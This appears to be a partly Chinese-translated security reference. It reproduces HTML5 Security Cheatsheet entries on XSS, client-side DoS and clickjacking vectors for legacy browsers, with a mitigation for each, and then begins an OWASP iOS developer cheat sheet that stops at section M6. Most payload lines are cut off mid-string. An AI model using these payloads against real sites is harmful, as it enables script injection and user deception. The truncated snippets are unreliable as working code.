<!DOCTYPE x [ <!ATTLIST img xmlns CDATA "http://www.w3.org/1999/xhtml" src CDATA "xx:x" o
```

In case a website is being delivered as XML or XHTML make sure an attacker has no possibility to inject data into the DOCTYPE or create new ATTLIST directives.

- chrome 4.0
- chrome latest

- safari 3.0

- safari latest

- firefox 3.0

- firefox latest

- opera 8.0

- opera latest

- xss

- javascript
- opera
- attlist
- doctype
- chrome
- firefox
- safari

- http://xmlwriter.net/xml_guide/attlist_declaration.shtml


- #64

- #76

reporter：.mario

## Passive JavaScript execution via XLinks#68test

Gecko based browsers like Firefox allow using XLinks. Those can be equipped with a JavaScript URI to execute JavaScript in case the user clicks on one of those XLinks.



```
<doc xmlns:xlink="http://www.w3.org/1999/xlink" xmlns:html="http://www.w3.org/1999/xhtml"
```

- firefox 3.0
- firefox 3.6.28

- xss

- javascript
- xlink
- firefox
- xml


- http://www.w3.org/TR/xlink/

- http://www.w3.org/TR/2010/REC-xlink11-20100506/
- #81
- #87

reporter：.mario

## Opera WML JavaScript execution via timer event#69test

Opera supports WML files - Wireless Markup Language. As soon as a file has the extension .wml Opera assumes it's a WML and renders it accordingly. With a timer event and a connected redirect it's possible to execute JavaScript without user interaction.



```
<card xmlns="http://www.wapforum.org/2001/wml"><onevent type="ontimer"><go href="javascri
```

- opera 9.x
- opera 12.0

- xss

- javascript

- wmlscript
- wml
- opera
- mobile
- timer

- http://www.w3schools.com/wap/default.asp

- http://www.w3schools.com/wmlscript/default.asp
- #83

reporter：.mario

## Arbitrary payload injection via XML external DTD in IE#76test

IE will render doctype-provided entities in the "html" namespace as soon as a user defined XML stylesheet tag is present. The example works up to IE8 standards mode.

```
<?xml-stylesheet type="text/css"?><!DOCTYPE x SYSTEM "test.dtd"><x>&x;</x>``<!ENTITY x "&
```

- internet explorer 6.0
- internet explorer latest (in older docmodes)

- xss

- javascript
- internet explorer
- xml
- dtd
- arbitrary

- #64

- #67

reporter：LeverOne

## XML JavaScript execution via style attribute in IE#77test

IE supports the style attribute in xml-pages too. Thus JavaScript can be executed via expression() with any given tag. The example works up to IE 7 standards mode.

```
<?xml-stylesheet type="text/css"?><root style="x:expression(write(1))"/>
```

- internet explorer 6.0
- internet explorer 10.0

- xss

- javascript
- internet explorer
- xml
- css
- style

reporter：LeverOne

## Arbitrary payload injection via XSL + XDR-schema in IE#78test

The namespace "html" is automatically determined using XSL. Missing attributes for the <img> tag such as "onerror" are obtained from the XDR-schema - and will then execute JavaScript. The example works up to IE 8 standards mode.

```
<?xml-stylesheet type="text/xsl" href="#"?><img xmlns="x-schema:test.xdr"/>``<?xml versio
```

- internet explorer 6.0
- internet explorer latest (in older docmodes)

- xss

- javascript
- internet explorer
- xml
- xdr
- arbitrary
- xml data reduced
- xsl

- http://msdn.microsoft.com/en-us/library/ms256208(v=VS.100).aspx.aspx)

reporter：LeverOne

## Active JavaScript execution via XLink#81test

FF supports the "xlink:actuate" attribute and allows displaying XML link without additional styles. The default namespace here is "html".

```
<x xmlns:xlink="http://www.w3.org/1999/xlink" xlink:actuate="onLoad" xlink:href="javascri
```

- firefox 3.0
- firefox 3.6.28

- xss

- javascript
- xlink
- firefox
- xml

- http://www.w3.org/TR/xlink/#actuate-att

- http://www.w3.org/TR/2010/REC-xlink11-20100506/
- #68
- #87

reporter：LeverOne, .mario

## JavaScript execution via XML stylesheet, data URI and expression()#82test

Internet Explorer 8 to 10 support data URIs and thus are capable of including stylesheets this way. By using a xml stylesheet tag and a data URI containing an expression() it's possible to execute JavaScript without user interaction.

```
<?xml-stylesheet type="text/css" href="data:,*%7bx:expression(write(2));%7d"?>
```

- internet explorer 8.0
- internet explorer 10.0

- xss

- javascript
- xml stylesheet
- css
- internet explorer
- expression
- xml

- http://www.w3.org/TR/xml-stylesheet/

reporter：.mario

## Obfuscated WML injection via undeclared WAP-ML Variables#83test

The example demonstrates the use in WML undeclared variables (are ignored). These variables can be declared in the tags <setvar>, <input>, <select>. Namespace indicated for use inside the XML-file. Also inside WML-files can you use a lot of regular HTML-tags.

```
<x:template xmlns:x="http://www.wapforum.org/2001/wml" x:ontimer="$(x:unesc)j$(y:escape)a
```

- opera 9.x
- opera 12.0

- xss

- javascript
- wml
- opera
- mobile
- timer
- variable

- http://www.w3schools.com/wap/wml_variables.asp

- #69

reporter：LeverOne, .mario

## Opera JavaScript execution via XML-events handler#84test

The browser tries to load an external XML-event handler and execute JavaScript without user interaction. The problem seems to be fixed in Opera 11.

```
<x xmlns:ev="http://www.w3.org/2001/xml-events" ev:event="load" ev:handler="javascript:al
```

- opera 9.x
- opera 11.01

- xss

- javascript
- opera
- event
- handler

- http://www.w3.org/TR/xml-events/

- #85

reporter：LeverOne

## Arbitrary payload injection in Opera via XML-events handler#85test

The browser loads an external xml-event handler, which contains the JavaScript code. This example also works with data URIs.

```
<x xmlns:ev="http://www.w3.org/2001/xml-events" ev:event="load" ev:handler="test.evt#x"/>
```

- opera 9.x
- opera 12.0

- xss

- javascript
- opera
- event
- handler
- arbitrary

- http://www.w3.org/TR/xml-events/

- #94
- #104
- #127

reporter：LeverOne

## Executing JavaScript with WD-XSL, <eval> elements and "expr" attributes#135test

Internet Explorer, when loading an XML document in an older document mode, allows the use of a legacy XSL version called WD-XSL. This version, shipped with several proprietary extras, allows execution of JavaScript and other script code in very uncommon ways. The browser for instance supports an <eval> element and "expr" attributes that can directly be fed with script code or references to existing JavaScript and XMLDOM methods. Other than MSXSL script, direct DOM access is possible with the use of WD-XSL.

```
<?xml-stylesheet type="text/xsl" href="#" ?> <stylesheet xmlns="http://www.w3.org/TR/WD-x
```

Websites rendered in XML- or XML-like MIME types should not allow untrusted input without heavy filtering. Unknown elements can cause unexpected script execution depending on browser and render mode. The use of custom namespaces in user generated input should be prohibited.

- internet explorer 5.5
- internet explorer latest (in older docmodes)

- xss

- xslt
- internet explorer
- xml
- wdxsl
- legacy

- http://web.archive.org/web/20000816185012/http://msdn.microsoft.com/xml/reference/xsl/XSLElements.asp

- http://web.archive.org/web/20000816000901/http://msdn.microsoft.com/xml/reference/xsl/xslmethods.asp

reporter：.mario

# UTF-7和其它诡异的编码集的向量

## 通过x-imap4-modified-utf7编码进行XSS (1)#2test

这个向量说明UTF-7编码能产生很多你意想不到的XSS向量.

```
<meta charset="x-imap4-modified-utf7">&ADz&AGn&AG0&AEf&ACA&AHM&AHI&AGO&AD0&AGn&ACA&AG8Abg
```

确保没有被注入<META>标签,及网站已申明了上下文的编码方式.

- firefox 2.x
- firefox 3.6.28

- xss

- utf7
- firefox
- charset

reporter：.mario

## 通过x-imap4-modified-utf7编码进行XSS (2)#3test

这个向量说明UTF-7编码能产生很多你意想不到的XSS向量.

```
<meta charset="x-imap4-modified-utf7">&<script&S1&TS&1>alert&A7&(1)&R&UA;&&<&A9&11/script
```

确保没有被注入<META>标签,及网站已申明了上下文的编码方式.

- firefox 2.x
- firefox 3.6.28

- xss

- utf7
- firefox
- charset

reporter：.mario

## XSS via &#188 and &#190 in MacFarsi, MacArabic and MacHebrew#19test

Buggy charset implementations in Firefox allow to craft HTML structures without using the usual characters such as < and >. Most affected charsets are from the Mac charset family - such as mac-farsi, mac-arabic and mac-hebrew.

```
<meta charset="x-mac-farsi">?script ?alert(1)//?/script ?
```

User input should never allow <META> tags to avoid re-setting the charset. In case the website is encoded in one of the affected charsets make sure to have your filter be aware that for Firefox < (<) and ¼ are equivalent - as well as other characters too.

- firefox 2.x
- firefox 3.6.28

- x-mac-arabic

- x-mac-farsi
- x-mac-hebrew
- firefox
- charset

- https://twitter.com/#!/hasegawayosuke/status/25984750035

reporter：hasegawayosuke

# 客户端DOS向量

## 通过repeat templates DoS客户端#13test

这个向量是使用WebForms 2.0草案中的repeat template规范.利用嵌套一遍一遍的repeat标签本身,使用客户端崩溃.

```
<x repeat="template" repeat-start="999999">0<y repeat="template" repeat-start="999999">1<
```

不要允许用户提交的HTML中包含repeat或repeat 或repeat-start、repeat-end属性.如果有这需求可以验证他们的值是否过大.

- opera 10.0
- opera 10.10

- dos

- repeat
- template
- webforms
- opera
- proprietary

- http://www.whatwg.org/specs/web-forms/current-work/#repeatingFormControls

reporter：.mario

## 通过恶意的正则表达式DoS客户端#14test

Opera 10 支持使用pattern属性进行验证,如果正则表达式写的有问题,那么可能会导致"dossed".

```
<input pattern=^((a+.)a)+$ value=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!>
```

不要允许用户提交的HTML中含有"pattern"属性,确保验证的正则写的没啥问题.

- opera 10.0

- dos

- pattern
- regex
- html5
- validation
- opera
- proprietary

- http://www.whatwg.org/specs/web-apps/current-work/#the-pattern-attribute

- http://en.wikipedia.org/wiki/Regular*expression_Denial_of_Service*-_ReDoS

reporter：.mario

## Input stealing/form DoS with onblur=focus() and autofocus#22test

This very basic vector demonstrates how the combination of "autofocus" and "onblur" can render any other form on the targeted website useless.

```
<input onblur=focus() autofocus><input>
```

User submitted markup should not contain "autofocus" attributes.

- opera 9.0
- opera latest

- chrome 3.0

- chrome latest

- safari 5.0

- safari latest

- dos

- javascript
- opera
- chrome
- safari
- autofocus
- onblur
- html5

- http://www.w3.org/Bugs/Public/show_bug.cgi?id=9602

reporter：Skyphire, Gareth, .mario

# HTML behavior和binding相关向量

## 使用HTML+TIME和onbegin执行Javascript#16test

使用HTML+TIME behavior可以使任意标签处理onbegin事件.

```
X<x style=`behavior:url(#default#time2)` onbegin=`write(1)` >
```

不允许用户在提交的标签或CSS中含有behavior属性,HTML+TIME API提供了很多方法来执行Javascript,如果有可能,不用使用黑名单的方式处理HTML危险标签.

- internet explorer 5.5
- internet explorer 8.0

- xss

- javascript
- ie
- behavior
- html+time
- onbegin

- http://msdn.microsoft.com/en-us/library/ms533102%28VS.85%29.aspx

reporter：.mario

## JavaScript execution via HTML+TIME without user interaction (1)#24test

This obfuscated vector uses HTML+TIME to execute JavaScript without user interaction - and without suspicious event handlers but just "attributename" and "to" attributes.

```
1<set/xmlns=`urn:schemas-microsoft-com:time` style=`beh&#x41vior:url(#default#time2)` att
```

Don't allow behavior properties in user submitted CSS and markup and don't rely on blacklists regarding dangerous HTML tags. The rather unknown HTML+TIME API provides too many ways to execute JavaScript with and without user interaction on exotic ways. Avoid blacklists if possible.

- internet explorer 5.5
- internet explorer 8.0

- xss

- javascript
- ie
- behavior
- html+time
- attributename
- to
- proprietary

- http://msdn.microsoft.com/en-us/library/ms533102%28VS.85%29.aspx

reporter：.mario

## JavaScript execution via HTML+TIME without user interaction (2)#28test

This HTML+TIME vector utilized the attributes "attributename" and "values" to map encoded markup into an attribute to execute JavaScript.

```
1<animate/xmlns=urn:schemas-microsoft-com:time style=behavior:url(#default#time2) attribu
```

As soon as the HTML+TIME namespace and the behavior property are mapped to a HTML element a whole range of new attributes to execute JavaScript is available. In user submitted html "xmlns" attributes should not be allowed - as well as "behavior" properties for style tags and attribtes. Don't rely on blacklisting when dealing with user submitted markup.

- internet explorer 5.5
- internet explorer 8.0

- xss

- javascript
- internet explorer
- behavior
- style
- html+time
- attributename
- values
- proprietary

- http://msdn.microsoft.com/en-us/library/ms533102%28VS.85%29.aspx

reporter：LeverOne

## VML frame with embedded VML object plus onmouseover#34test

A VML frame object works by giving the VML frame a "src" attribute and have it point to another VML object. A VML frame object in quirks mode can enclose a VML rect object or regular HTML which is responding to mouseover events.

```
1<vmlframe xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);position:
```

Don't allow behavior properties in user submitted CSS and markup and don't rely on blacklists regarding dangerous HTML tags.

```
<xml> <rect style="height:100%;width:100%" id="xss" onmouseover="alert(1)" strokecolor="w
```

- internet explorer 5.5
- internet explorer latest (in older docmode)

- xss


- javascript
- style
- behavior
- vml
- internet explorer
- proprietary

- http://msdn.microsoft.com/en-us/library/bb263900%28VS.85%29.aspx

reporter：http://www.malware.com

## VML line object utilizing href attribute with JavaScript URI#35test

The vector paints a very thick and wide line responding to clicks with JavaScript execution via JavaScript URI. Note that the actual URI is being masked in the status bar. During an overlay attack the victim will not know about the payload via status bar.



```
1<a href=#><line xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);pos
```

Don't allow behavior properties in user submitted CSS and markup and don't rely on blacklists regarding dangerous HTML tags.

- internet explorer 5.5
- internet explorer latest (in older docmode)

- xss

- javascript
- style
- behavior
- vml
- internet explorer
- proprietary

- http://msdn.microsoft.com/en-us/library/bb229513%28VS.85%29.aspx

reporter：LeverOne

## AnchorClick behavior enabling folder attribute as href replacement#36test

Using the AnchorClick behavior allows to use the "folder" attribute as replacement for a "href" attribute on <A> elements. This example works up to IE 8 standards mode.



```
<a style="behavior:url(#default#AnchorClick);" folder="javascript:alert(1)">XXX</a>
```

Don't allow behavior properties in user submitted CSS and markup and don't rely on blacklists regarding dangerous HTML tags.

- internet explorer 5.5
- internet explorer latest (in older docmode)

- xss

- javascript
- style
- behavior
- anchorclick
- internet explorer
- proprietary

- http://msdn.microsoft.com/en-us/library/ms531414%28VS.85%29.aspx

reporter：.mario

## Internet Explorer Scriptlets executing JavaScript#52test

Internet Explorer supports Scriptlets as an alternative binding method for Data Islands. By using the shown examples JavaScript will execute without user interaction.

```
<x style="behavior:url(test.sct)">
```

Users should not be able to either submit CSS or HTML containing style attributes. If necessary make sure the "behavior" property is not whitelisted.

```
<SCRIPTLET> <IMPLEMENTS Type="Behavior"></IMPLEMENTS> <SCRIPT Language="javascript">alert
```

- internet explorer 5.5
- internet explorer latest (in older docmodes)

- xss

- javascript
- behavior
- scriptlet
- internet explorer
- style
- css
- sct

- http://msdn.microsoft.com/en-us/library/aa189871%28office.10%29.aspx

- http://msdn.microsoft.com/en-us/library/ms766512%28VS.85%29.aspx

reporter：.mario

## Internet Explorer Data Islands executing JavaScript#53test

Internet Explorer supports Data Islands as an XMLish binding method. By using the shown examples JavaScript will execute without user interaction.

```
<xml id="xss" src="test.htc"></xml> <label dataformatas="html" datasrc="#xss" datafld="pa
```

Users should not be able to submit HTML containing <XML> tags. If necessary make sure the "dataformatas" and "datasrc" attributes are not whitelisted.

```
<?xml version="1.0"?> <x> <payload><![CDATA[<img src=x onerror=alert(1)>]]></payload> </x
```

- internet explorer 5.5
- internet explorer latest (in older docmodes)

- xss

- javascript
- behavior
- internet explorer
- style
- css
- data island

- http://msdn.microsoft.com/en-us/library/ms766512%28VS.85%29.aspx

reporter：.mario

## Server-sent events - Opera and <EVENT-SOURCE> tags (1)#73test

Opera allows using <EVENT-SOURCE> elements. In case the "src" attribute points to a valid cross domain source it's possible to have the element listen for events and the containing data.

```
<event-source src="event.php" onload="alert(1)">
```

Make sure users cannot influence the source of <EVENT-SOURCE> elements and don't whitelist the tag itself inside user submitted markup.

```
<?php header("Content-Type: application/x-dom-event-stream"); die("Event: load\ndata: \n\
```

- opera 8.x
- opera 10.63

- xss


- javascript
- event-source
- opera
- sse

- http://hixie.ch/specs/html/server-sent-events/server-sent-events

reporter：.mario

## Server-sent events - Opera and <EVENT-SOURCE> tags (2)#74test

Opera allows using <EVENT-SOURCE> tags to receive server-sent events. In this example a data URI is being used as an event source triggering a click on another HTML element. In an attack scenario an XSS requiring user interaction can be turned into an active script execution this way.



```
<a href="javascript:alert(1)"><event-source src="data:application/x-dom-event-stream,Even
```

Make sure users cannot influence the source of <EVENT-SOURCE> elements and don't whitelist the tag itself inside user submitted markup.

- opera 8.x
- opera 10.63

- xss

- javascript
- event-source
- opera
- sse

- http://hixie.ch/specs/html/server-sent-events/server-sent-events

reporter：.mario

## Internet Explorer applying behavior via <import namespace>#116test

Internet Explorer allows to apply namespaces and attach behaviors not only by using CSS but <import> or <?import> tags. The example shows how to work with HTML+TIME behaviors without using style attributes or tags and cause script execution via the to attribute. If there is no attribute "targetElement", will be overridden "innerHTML" property of the <body> tag. To limit the area that be changed, you can use the attribute "targetElement". This syntax is also supported in IE9 for non-obsolete behaviors.

```
<div id="x">x</div> <xml:namespace prefix="t"> <import namespace="t" implementation="#def
```

- internet explorer 6.0
- internet explorer 8.0

- xss

- behavior
- import
- xml
- namespace
- time
- entities

- http://msdn.microsoft.com/en-us/library/ms533793%28v=vs.85%29.aspx

- #16
- #24
- #28

reporter：LeverOne, GreyMagic

# Clickjacking和UI Redressing的向量

## Reverse clickjacking via <IFRAME>#117test

Internet Explorer allows to place <IFRAME> tags inside <A> tags. By clicking on a not clickable element inside the IFRAME there will be executed the URL defined in the "href" attribute of the <A> tag.

```
<a href="http://attacker.org"> <iframe src="http://example.org/"></iframe> </a>
```

- internet explorer 8.0
- internet explorer 9.0

- clickjacking
- internet explorer
- iframe
- http://iseclab.org/papers/asiaccs122-balduzzi.pdf

reporter：mniemietz

## Text injection by drag-and-drop#118test

The method "setData" allows, with the event handler "ondragstart" and the attribute "draggable" with the value "true", to drag the text "malicious code" and not "Drop me" into the IFRAME. This IFRAME can consist of a web page with an input field to drop in data. Note that cross-origin drag&drop has meanwhile been heavily restricted in power due to security risks.

```
<div draggable="true" ondragstart="event.dataTransfer.setData('text/plain','malicious cod
```

- opera 12.0
- firefox 3.x
- firefox 15.0
- safari 5.0
- safari 5.1.7
- clickjacking
- firefox
- drag-and-drop
- setData
- ondragstart
- draggable
- http://www.w3.org/TR/html5/dnd.html#dnd

reporter：mniemietz

## Content extraction via view-source#119test

To show the source code of a web page inside the web browser Mozilla Firefox or Google Chrome, "view-source:" can be used as a prefix for the URL. Firefox - and that is essential for this vector - allows iframes to show view-source: URLs. With the combination of a "textarea" tag, just two drags to perform this attack are needed, as in the case of elements like images. The first drag is to select an element and the second to drag an element out of the iframe into the text area. This method also bypasses CSS and JS based clickjacking protection.

```
<iframe src="view-source:http://www.example.org/" frameborder="0" style="width:400px;heig
```



- firefox 2.x
- firefox 13.0

- clickjacking

- firefox
- content extraction
- view-source

- http://www.contextis.co.uk/resources/white-papers/clickjacking/Context-Clickjacking_white_paper.pdf

reporter：mniemietz

## Pop-up blocker bypass#120test

A web browser like Firefox distinguishes between trusted and not trusted events, depending on the situation. User interactions like a click will be trusted for the reason that they are made explicitly by the user. If a web page initiates an event like opening a pop-up window automatically, the event is not trusted and therefore blocked. Tests have shown that other browsers like Google Chrome or Opera behave similarly. With the use of clickjacking techniques, an attacker can get its victim to create a trusted event by clicking on a link that opens one or more pop-up windows. Thus, an attacker can get the victim to unknowingly trigger a trusted event by doing a click. This event can be recycled by an attacker for later usage or directly used to e.g. generate pop-up windows that the user does not desire.

```
<script> function makePopups(){ for (i=1;i<6;i++) { window.open('popup.html','spam'+i,'wi
```



- internet explorer 5.0
- internet explorer 9.0

- firefox 2.x

- firefox latest
- chrome 6.0
- chrome 23.0
- safari 5.0
- safari 5.1.7
- clickjacking
- internet explorer
- opera
- firefox
- chrome
- safari
- pop-up
- http://help.dottoro.com/ljoljvsn.php
- http://ui-redressing.mniemietz.de/uiRedressing.pdf

reporter：mniemietz

## SVG masking#121test

Masking elements can greatly simplify a clickjacking attack. Here, a "body" tag with the "style" attribute "background:gray" is given. As the name suggests, the background of the web page will have the color gray. The "iframe" tag holds the attributes "src" and "style". The URL of the target web page is the value of the "src" attribute. Inside the "style" attribute there is information to the width, the height, and the border of the web page. Finally, there is the property "mask" with "url(#maskForClickjacking)". This "url" points to an SVG with the "id" value "maskForClickjacking". On the next line, an "svg" tag with the namespace "svg" is de?ned. After that, a "mask" tag with the attributes "id", "maskUnits" and "maskContentUnits" is inside the "svg" tag. The attribute "id" holds the value "maskForClickjacking", which is exactly the value inside the "url". The attribute "maskUnits" de?nes the coordinate system for the data of "x", "y", "width" and "height". The second attribute "maskContentUnits" de?nes the coordinate system for the contents of the "mask" with "objectBoundingBox". Inside the "mask" tag, there are two tags called "rect" and "circle". Each tag holds information to the position and is determined by the geometric shape the width and height or radius. The attribute "fill", with the value "white", ensures that the viewing whole in the mask is visible.

```
<html xmlns="http://www.w3.org/1999/xhtml" xmlns:svg="http://www.w3.org/2000/svg"> <body
```

- firefox 3.x
- firefox latest

- clickjacking

- firefox
- svg
- masking


- http://www.w3.org/Graphics/SVG/

- http://www.w3.org/TR/SVG/masking.html
- http://www.gnucitizen.org/blog/even-more-advanced-clickjacking/

reporter：mniemietz

## Sandboxed Iframes#122test

Google Chrome implements the HTML5 "sandboxed iframes". This particular example shows on how to turn this feature against websites only using JavaScript based frame-busters. Note that the framed website can still execute JavaScript - but has no privileges to modify the top frame's location. This would only be possible if the sandbox attribute also came with the "allow-top-navigation" parameter.



```
<iframe sandbox="allow-same-origin allow-forms allow-scripts" src="http://example.org/"><
```

- chrome 8.0
- chrome latest

- internet explorer 10.0

- internet explorer latest

- safari 5.1.7

- safari latest

- opera 15.0

- opera latest

- clickjacking

- chrome
- iframe
- sandbox

- http://www.whatwg.org/specs/web-apps/current-work/multipage/the-iframe-element.html#attr-iframe-sandbox
- http://blog.kotowicz.net/2010/11/xss-track-how-to-quietly-track-whole.html

reporter：kkotowicz

## Classjacking with jQuery#123test

CSS offers the attribute "class" as a selector to style a group of HTML elements. Consequently, it is feasible to style e.g. "span" and "a" tags. Here, the "span" tag has the value "foo" and the "a" tag the value "bar" inside the "class" attribute. This values can be used to define the font size or other CSS-specific properties. The first "script" tag holds an "src" attribute with the value "http://code.jquery.com/jquery-1.4.4.js". It is a reference to a file of the "jQuery JavaScript Library v1.4.4". The name "jQuery" stands for a JavaScript Library that simplifies HTML document traversing, event handling, animating, and Ajax interactions. So it is ideally suited to deal with user interactions and to manipulate them, as required for complex UI redressing attacks. Thus, "jQuery" is given in the second "script" tag. At first, the "span" tag is selected, which holds the value "foo" in the "class" attribute. After that, ".click" is implemented. It can be used to bind an event handler to the "click" JavaScript event, or to trigger that event on an element. In this case, an alert window will be executed with the text "foo" after clicking on the "Some text" value of the "span" tag. After closing the alert window, a click event is triggered on the "a" tag with the value "bar" inside the "class" attribute. Analogue to the first event, an alert window appears with the text "bar". After closing the alert window, the web browser will redirect the web page to "http://html5sec.org". If there is a click on the link "http://www.example.org" and not on the text "Some text", an alert window is displayed with the text "bar" followed by a redirection to "http://example.org" and not "http://html5sec.org". This behaviour follows from the "href" attribute.

```
<span class=foo>Some text</span> <a class=bar href="http://www.example.org">www.example.o
```


- internet explorer latest
- opera 10.x
- opera latest
- firefox 2.x
- firefox latest
- chrome 8.0
- chrome latest

- safari 5.0
- safari latest
- clickjacking
- classjacking
- jQuery
- class
- http://www.w3schools.com/Css/css_id_class.asp
- http://jquery.com/
- http://api.jquery.com/click/
- http://ui-redressing.mniemietz.de/uiRedressing.pdf

reporter：mniemietz

## Passive XSS via Drag&Drop of specially crafted URIs#131test

It is possible to bypass Mozilla Firefox (tested on version 8.x and 9.x) internal protection and execute JavaScript Drag and Drop by using capitalization and Feed protocol, and to run that JavaScript on the top page if you can include the malicious page in an IFrame. The "event.preventDefault()" method in "ondragover" event of the element is to block the natural function of the browser. Usually the malicious IFrame should deceive the user to drag and drop a JS to the drop box which can be concealed in a hidden "Textarea" element.



```
<b>drag and drop one of the following strings to the drop box:</b> <br/><hr/> jAvascript:
```

- firefox 6
- firefox 10.0.2
- drag&drop
- html5
- iframe
- feed
- firefox
- https://bugzilla.mozilla.org/show_bug.cgi?id=704354
- http://soroush.secproject.com/blog/2011/12/drag-and-drop-xss-in-firefox-by-html5-cross-domain-in-frames/

reporter：irsdl

# IOS 开发者备忘单

> 原文：IOS Developer Cheat Sheet
>
> 来源：IOS开发者备忘单

## 介绍

这是一份写给iOS应用开发者的文档，旨在为开发安全的苹果的iOS操作系统应用提供一套基本要素。它遵循OWASP Mobile Top 10 Risks 列表.

# OWASP Mobile Top 10 Risks的补充

## 不安全的数据存储 (M1)

毫无疑问，移动设备丢失或被盗是移动设备用户面临的最大的风险。任何捡到或偷盗设备的人都能得到存储在设备上的信息。这很大程度上依赖设备上的应用为存储的数据提供何种保护。苹果的iOS提供了一些机制来保护数据。这些内置的保护措施适合大多数消费级信息。如果要满足更严格的安全需求（如财务数据等），可以在应用程序中内置更好的保护措施。

### 补充

一般来说，一个应用程序应该只存储执行其功能所必须的数据。包括旁路数据在内，如系统日志（见M8章节），无论任何形式的敏感数据，都不应该明文存储在应用的沙箱中（如：~/Documents/*）。消费级的敏感数据应该使用苹果提供的API存储在安全的容器中。

- 少量的消费级敏感数据，如用户身份认证凭证、会话令牌等，可以安全的存储在设备的钥匙扣（Keychain）内（see Keychain Services Reference in Apple's iOS Developer Library）
- 对于更大或更一般类型的消费级数据，可以安全的使用苹果的文件保护机制存储。(see NSData Class Reference for protection options).
- 如果数据必须要存储在本地，数据的安全敏感度会比普通的消费级敏感度更高，这时可以考虑使用不受苹果的内置加密机制限制（如：keying与用户设备的四位数字PIN编码绑定）的第三方加密API。SQLcipher（http://sqlcipher.net）就是这样一种免费解决方案。在此过程中，适当的密钥管理是极为重要的——当然，这超出了本文的讨论范围。
- 将数据存储在keychain的最安全的API参数是kSecAttrAccessibleWhenUnlocked（在iOS5/6中是默认值）。

- 避免使用NSUserDefaults存储敏感信息。
- 请注意，使用NSManagedObects存储的所有数据/实体都是存放在一个未加密的数据库文件中的。

## 服务端控制薄弱 (M2)

尽管大多数服务器端控制是在服务器端处理的。我们参考Web Service Security Cheat Sheet，其实有些是可以在移动端做的，同时移动端可以帮助服务器做一些必要的工作。

### 补充

设计并实现让移动端和服务端支持的一套共同的安全需求。例如：敏感信息在服务器的处理应该等效于客户端。对所有的客户端输入数据执行积极的输入检查和标准化。使用正则表达式和其他机制来确保只有允许的数据能进入客户端应用程序。如果有可能，对所有的不可信数据进行编码。

## 传输层保护不足 (M3)

网络应用程序的敏感数据被窃听攻击比较常见，iOS手机应用也不例外。

### 补充

所有应用程序都可能在开放的Wi-Fi网络环境中使用，要设计和实现这个场景下的防护措施。列一个清单，确保所有清单内的应用数据在传输过程中得到保护（保护要确保机密性和完整性）。清单中应包括身份认证令牌、会话令牌和应用程序数据。确保传输和接收所有清单数据时使用SSL/TLS加密（See CFNetwork Programming Guide）。确保你的应用程序只接受经过验证的SSL证书（CA链验证在测试环境是禁用的；确保你的应用程序在发布前已经删除这类测试代码）。通过动态测试来验证所有的清单数据在应用程序的操作中都得到了充分保护。通过动态测试，确保伪造、自签名等方式生成的证书在任何情况下都不被应用程序接受。

## 客户端注入(M4)

当移动应用是web应用的时候，数据注入攻击有可能存在，不过攻击场景往往有所不同（例如：利用URL来发送扣费短信或拨打扣费电话）。

### 补充

一般来说，web应用程序的输入验证和输出过滤应该遵循同样的规则。要标准化转换和积极验证所有的输入数据。即使对于本地SQLite/SQLcipher的查询调用，也使用参数化查询。当使用URL scheme时，要格外注意验证和接收输入，因为设备上的任何一个应用程序都可以调用

URL scheme。当开发一个web/移动端混合的应用时，保证本地/local的权限是满足其运行要求的最低权限。还有就是控制所有UIWebView的内容和页面，防止用户访问任意的、不可信的网络内容。

## 脆弱的授权和身份认证(M5)

尽管授权和身份认证很大程度上是由服务端来控制的，但是一些移动端特性（如唯一设备标示符）和常见的使用方式也会加剧围绕安全验证、授权用户和其他实体之间的安全问题。

### 补充

一般来说，web应用程序的身份验证和授权应该遵循相同的规则。永远不要使用设备唯一标示符（如UDID、IP、MAC地址、IMEI）来验证用户身份。避免可能的“带外”（out-of-band）身份认证令牌发送到用户用来登陆的相同的设备（如：将短信发送到同一个iPhone）。实现强壮的服务端身份验证、授权和会话管理（#4.1-4.6）。验证所有的API请求和支付资源（8.4）

## 会话处理不当(M6)

